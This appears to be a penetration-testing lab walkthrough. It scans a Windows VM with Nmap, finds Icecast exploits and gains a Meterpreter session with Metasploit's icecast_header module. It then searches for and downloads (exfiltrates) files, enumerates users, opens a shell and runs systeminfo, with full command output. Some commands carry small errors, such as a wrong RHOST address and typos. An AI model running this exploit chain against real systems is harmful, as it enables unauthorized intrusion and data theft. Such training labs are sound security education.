
[Instructions](#instructions)

[Bonus](#bonus)

Instructions

1. Perform a service and version scan using Nmap to determine which services are up and running:
    a. Run the Nmap command that performs a service and version scan against the target.


```
nmap -sV -allports 192.168.0.20
```



```
root@kali:~# nmap -sV --allports 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-29 11:48 PST
Nmap scan report for 192.168.0.20
Host is up (0.0071s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.88 seconds
```

2. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:
    a. Run the SearchSploit commands to show available Icecast exploits.

```
searchsploit icecast
```




```
root@kali:~# searchsploit icecast
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
Icecast 1.1.x/1.3.x - Directory Traversal     | multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial  | multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format | windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow          | unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution | windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution | windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrit | windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabili | multiple/remote/25238.txt
icecast server 1.3.12 - Directory Traversal I | linux/remote/21602.txt
---------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```

3. Now that we know which exploits are available to us, let's start Metasploit:
    a. Run the command that starts Metasploit:

```
msfconsole
```

4. Search for the Icecast module and load it for use.
    a. Run the command to search for the Icecast module:

```
search icecast
```



```
msf5 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Descri
ption
   -  ----                                 ---------------  ----   -----  ------
-----
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecas
t Header Overwrite
```

    b. Run the command to use the Icecast module:

```
use 0
```

5. Set the “RHOST” to the target machine.
    a. Run the command that sets the “RHOST”:


```
set RHOST 192.168.0.10
```

6. Run the Icecast exploit.
    a. Run the command that runs the Icecast exploit.

```
run
```

    b. Run the command that performs a search for the “secretfile.txt” on the target.


```
search -f *secretfile*.txt
```



```
meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
```

7. You should now have a Meterpreter session open.
    a. Run the command to performs a search for the “recipe.txt” on the target:


```
search -f *recipe*.txt
```



```
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
```

    b. **Bonus:** Run the command that exfiltrates the “recipe*.txt” file:


```
download ‘C:\Users\IEUser\Documents\Drinks.recipt.txt’
```



```
meterpreter > download 'C:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: C:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.tx
t
[*] Downloaded 48.00 B of 48.00 B (100.0%): C:\Users\IEUser\Documents\Drinks.rec
ipe.txt -> Drinks.recipe.txt
[*] download   : C:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.tx
t
```

Bonus

1. Run a Meterpreter post script that enumerates all logged on users.




```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                             User
 ---                                             ----
 S-1-5-21-321011808-3761883066-353627080-1000  MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20220129122806_default_192.168.0.20_host.
users.activ_741814.txt

Recently Logged Users
=====================

 SID                                             Profile Path
 ---                                             ------------
 S-1-5-18                                        %systemroot%\system32\config\syst
emprofile
 S-1-5-19                                        %systemroot%\ServiceProfiles\Loca
lService
 S-1-5-20                                        %systemroot%\ServiceProfiles\Netw
orkService
 S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant
```

2. Open a Meterpreter shell.


```
shell
```

3. Run the command that displays the target's computer system information.

```
systeminfo
```



```
C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                 MSEDGEWIN10
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00329-20000-00001-AA236
Original Install Date:     3/19/2019, 4:59:35 AM
System Boot Time:          1/29/2022, 11:35:53 AM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 4 GenuineInt
el ~2095 Mhz
```



```
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,168 MB
Available Physical Memory: 837 MB
Virtual Memory: Max Size:  3,448 MB
Virtual Memory: Available: 1,616 MB
Virtual Memory: In Use:    1,832 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\MSEDGEWIN10
Hotfix(s):                 11 Hotfix(s) Installed.
                           [01]: KB4601555
                           [02]: KB4465065
                           [03]: KB4470788
                           [04]: KB4480056
                           [05]: KB4486153
                           [06]: KB4535680
                           [07]: KB4537759
                           [08]: KB4539571
                           [09]: KB4549947
                           [10]: KB5003243
                           [11]: KB5003171
Network Card(s):           1 NIC(s) Installed.
                           [01]: Microsoft Hyper-V Network Adapter
                                 Connection Name: Ethernet
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.0.20
                                 [02]: fe80::19ba:64e7:838c:b1b6
Hyper-V Requirements:      A hypervisor has been detected. Features required for
 Hyper-V will not be displayed.
```